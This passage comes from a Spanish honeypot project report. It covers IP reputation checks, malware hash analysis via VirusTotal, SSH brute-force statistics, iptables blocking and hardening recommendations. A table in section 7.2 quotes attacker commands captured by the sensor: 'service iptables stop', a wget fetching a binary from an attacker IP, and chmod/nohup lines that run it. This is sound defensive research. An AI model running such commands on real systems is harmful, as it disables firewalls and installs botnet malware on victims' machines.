Queremos recalcar la importancia de compartir los datos obtenidos sobre los atacantes, de forma que todo el mundo pueda tomar cartas en el asunto. Existen actualmente muchos sensores distribuidos a lo largo del mundo, que se encargan de recopilar IP's maliciosas, añadiéndolas en listas de reputación.

Es por esto, que hemos realizado una comprobación de las direcciones IP que habíamos almacenado en nuestra base de datos con diferentes listas de reputación que hemos ido encontrando(incluyendo las de redes sociales). Descargamos varias listas e introducimos las IP's detectadas en la base de datos y tras hacer un cruce con nuestras IP's detectadas en los sensores, pudimos comprobar que un 61% de las direcciones IP no han sido detectadas en las listas de reputación consultadas en el momento del análisis.





Figure 7.1

Uno de los recursos que hemos utilizado, ha sido IPVoid, que cuenta con buenas listas de reputación y nos permite saber si una IP se encuentra en la "lista negra".



103.15.159.6 Scan Report


Permalink | Email a Friend | Print this Page

Update Report

IP Address Information

Analysis Date	7 months ago
Blacklist Status	BLACKLISTED 2/39
IP Address	103.15.159.6 (Websites Lookup)
Reverse DNS	Unknown
ASN	AS132378
ASN Owner	44KM Stone, Delhi-Rohtak Road
ISP	Unknown
Continent	Asia
Country Code	(IN) India
Latitude / Longitude	20 / 77
City	Unknown
Region	Unknown

Figure 7.2: IP (India) en la lista negra.



216.250.117.135 Scan Report

Permalink | Email a Friend | Print this Page

Update Report

IP Address Information

Analysis Date	3 days ago
Blacklist Status	POSSIBLY SAFE 0/39
IP Address	216.250.117.135 (Websites Lookup)
Reverse DNS	u19127631.onlinehome-server.com
ASN	AS8560
ASN Owner	1&1 Internet AG
ISP	1&1 Internet
Continent	North America
Country Code	(US) United States
Latitude / Longitude	40.0548 / -75.4083
City	Wayne
Region	Pennsylvania

Figure 7.3: IP (EEUU) no listada


7.2 Análisis de malware

Los cibercriminales están en continuo desarrollo, no descansan y continuamente buscan servicios vulnerables en internet para llevar a cabo sus ataques.

Gran parte de los ataques se realizan de forma automatizada mediante "botnets" o "equipos zombis" (red de máquinas infectadas por todo el mundo). Algunas botnets pueden englobar cientos o miles de equipos, que han sido infectados previamente sin que sus dueños se enteren y que se dedican a atacar los servicios vulnerables de otras máquinas, infectándolas de malware y aumentando así la red de equipos maliciosos.

Llegados a este punto, es importante seguir analizando los resultados obtenidos. En este apartado pondremos nuestro foco de atención en las muestras de malware que han sido recolectados a lo largo de este tiempo gracias a nuestros señuelos.

A continuación, podemos ver una tabla con algunos de los comandos que han sido utilizados por los atacantes tras conseguir acceso a nuestros sistemas.



EXECUTED COMMANDS

Show 10 entries Search:

IP	SENSOR	COMMANDS
211.57.200.230	MADRID	cat > /tmp/.xs/test.mod
211.57.200.230	MADRID	chmod 777 /tmp/.xs/test.mod
211.57.200.230	MADRID	/tmp/.xs/test.mod
222.186.52.82	MADRID	service iptables stop
222.186.52.82	MADRID	wget http : //222.186.52.82 : 4080/Linu
222.186.52.82	MADRID	chmod 0755 /root/Linu
222.186.52.82	MADRID	nohup /root/Linu > /dev/null 2 >& 1 &
222.186.52.82	MADRID	chmod 777 Linu
222.186.52.82	MADRID	./Linu
222.186.52.82	MADRID	nohup /root/Linu & gt

Showing 71 to 80 of 117 entries Previous 1 ... 7 8 9 ... 12 Next

Figure 7.4: Tabla con los comandos utilizados en nuestros sensores.

Dentro de estos comandos, encontramos:




Figure 7.7: Resultados del análisis en la API de VirusTotal

1. Parada de cortafuegos (service iptables stop).
2. Descargas mediante malware con SFTP o wget.
3. Introducción de malware que convierte nuestro equipo en parte de una botnet.
4. Borrado de huellas (historial y logs).
5. Ejecución de comandos para comprobar que se encuentra en un sistema real.

Mostramos un gráfico con los diez comandos más utilizados por los atacantes, donde se puede observar todo lo comentado anteriormente.




Figure 7.5: Top 10 comandos más utilizados.

La mayor parte del malware son ataques automatizados mediante wget o SFTP. El malware no sólo es descargado desde la máquina atacante, sino tambien desde otros orígenes (dominios/páginas webs). Entrando más en detalle, en los últimos días hemos ido recopilando un total de 830 muestras de malware entre los cuales encontramos:




Figure 7.6: Tabla de análisis de los hashes.

Una de las cosas que debemos destacar de nuestros sensores, es que guardan las muestras hash del malware recogido en nuestro sistema. De esta forma, resulta muy fácil consultar si las muestras son maliciosas, y si son detectadas por los antivirus. Para esta tarea, hemos hecho uso de una API escrita en python, que básicamente consulta las bases de datos de VirusTotal, y nos devuelve una información detallada del malware, así como la cantidad de antivirus que lo detectan.

```
cat malware |xargs -i python vtlite.py -s {}
```

Siendo malware un archivo con todos los hashes extraidos de la base de datos del servidor centralizado.

Para finalizar, cabe destacar que algunas de las muestras recogidas y analizadas, no han sido detectadas por los antivirus, lo cual indica que no están registradas en las bases de datos de los antivirus, y suponen un riesgo potencial para los equipos.
También mencionar que se ha encontrado muestras de malware para MAC OSX, lo cual demuestra que muchos de los ataques automáticos se realizan sin saber el sistema operativo del equipo al que atacan.

7.3 Ataques por fuerza bruta y configuración de reglas iptables

Identificamos algunos ataques de fuerza bruta por diccionario, los cuales intentan acceder al SSH de forma automatizada mediante el uso de combinaciones de usuarios y contraseñas. Se han registrado más de 8700 combinaciones de usuarios y contraseñas, de las cuales un 33 por ciento son únicas y solo un 11 por ciento consigue su objetivo, vulnerar el sistema.

Tras estudiar los diferentes ataques por fuerza bruta, decidimos añadir estas direcciones IP's a una lista negra, es decir, ignorar todo el tráfico proveniente desde esas direcciones mediante la reconfiguración de iptables. Para ello utilizamos el comando:

```
iptables -A INPUT -s direccion-ip -j DROP
```

donde -s indica la dirección IP que queremos bloquear. Este comando descarta todos los paquetes que puedan provenir de estas direcciones IP.

En la configuración de un firewall, cuando se trata de puertos que deben estar abiertos para todo el mundo, por ejemplo el puerto 80 (HTTP) en un servidor Web, no queda otra alternativa que utilizar listas negras (blacklist) para bloquear el tráfico indeseado o malicioso (en este caso una IP sospechosa). Sin embargo para otros puertos, por ejemplo el puerto 22 (SSH), lo correcto es utilizar una política de rechazo por defecto (es decir, abierto para nadie) y luego permitir conexiones sólo desde direcciones confiables utilizando una lista blanca (whitelist).

Chapter 8

Conclusiones y expectativas de futuro

8.1 Reflexión sobre los resultados

Una vez hecho el análisis de los resultados que hemos obtenido en este tiempo, llegamos a la conclusión del que nuestros servicios en internet están expuesto a un gran número de ataques diarios y que es muy importante poder frenarlos o combatirlos haciendo que estos servicios sean más seguros para evitar en la medida de lo posible estos ataques.

El uso de los sistemas y sensores Honeypots nos puede ser de gran ayuda para detectar nuevos atacantes, nuevas tendencias de ataque, nuevos patrones, detecciones de muestras de malware que pueden ser posteriormente analizadas, etc. Toda esta información es de vital importancia para combatir estos ataques. Nos ayudará en nuestra tarea de mejorar nuestros servicios.

También es muy importante realizar este estudio para poder crear nuevas listas de reputación de ips para poder ser usadas por las diferentes empresas y servicios gubernamentales con el fin de evitar posibles ataques desde ellas.

Tras este estudio, algunas de las recomendaciones que podemos hacer son:

1. Cambiar el puerto de SSH por defecto
2. No permitir la autentificación como usuario root
3. Implementar medidas contra ataques por fuerza bruta.
4. Uso de contraseñas más fuertes.
5. Hacer uso de las opciones host.allow y host.deny para especificar desde que dirección se va a permitir el acceso y desde cuáles no,

8.2 Qué podemos esperar en un futuro

Tras el trabajo realizado para el reto, se nos plantean algunas posibilidades de mejora para nuestra herramienta. Nuestro objetivo es continuar este trabajo de forma que podamos:

1. Implementar otras honeypots en nuestra red.
2. Mejorar la automatización de extracción de datos.
3. Fortificar nuestros servicios.
4. Emular otros servicios, no solo SSH, como Telnet, servicios web... con el fin de capturar y analizar diferentes ataques.
5. Con todos los datos analizados, reconfigurar las reglas de nuestros firewalls e iptables.
6. Mejorar la visualización de estos datos para su mejor comprensión.
7. Clasificación de ataques y categorización de atacantes mediante machine learning.
8. Obtener inteligencia artificial. Que el sistema sea capaz de aprender de forma automática como defenderse mejor de esos ataques y cómo detectarlos.

El trabajo realizado hasta ahora, sumado a estas posibles implementaciones, nos daría la posibilidad de implementar esta herramienta en empresas, gobiernos y negocios crecientes con el fin de que sean ellas (verdaderos objetivos) las que pudiesen aprender y desarrollar un sistema de defensa mejorado basado en esta recolección y análisis de datos.

Bibliography

[1] Página web proyecto DeceptionPI: http://deceptionpi2016.tk/

[2] Servidor Cubenode: https://cubenode.com/

[3] Cowrie honeypot: http://www.micheloosterhof.com/cowrie/

[4] Daily report email: https://github.com/micheloosterhof/cowrie/pull/126/files

[5] Añadir una base de datos mysql a un honeypot Cowrie: https://sehque.wordpress.com/2015/07/31/add-mysql-to-cowrie/

[6] How to enable remote access to mysql database: http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

[7] Librería javascript C3JS: http://c3js.org/

[8] Gestión de sistemas de archivos (fs.pickle): http://blog.donovanhubbard.com/2013/10/customizing-kippo-ssh-honeypot.html

http://janusz.nl/how-to-deploy-a-kippo-ssh-honeypot-on-ubuntu-12-04/

[9] Crontab - Programar el script diario: http://www.cyberciti.biz/faq/how-do-i-add-jobs-to-cron-under-linux-or-unix-oses/

[10] Leaflet - Librería de javascript para mapas: http://leafletjs.com/index.html

[11] VTLite - API para análisis de hashes de muestras maliciosas en VirusTotal: https://github.com/Xen0ph0n/

[12] IPVoid y VirusTotal - Para listados de reputación: http://www.ipvoid.com/

https://www.virustotal.com/es/

[13] Documentación sobre Honeypots:

https://seguridadyredes.wordpress.com/2010/10/25/entendiendo-los-honeypots-y-honeynets-una-visian-practica-parte-i/

http://conexioninversa.blogspot.com.es/2009/07/redes-trampa-honeypots-de-baja.html/

http://www.symantec.com/connect/articles/analyzing-malicious-ssh-login-attempts

[14] Blog conjunto de seguridad informática: https://fwhibbit.blogspot.com.es/2016/04/introduccion-los-sistemas-senuelo.html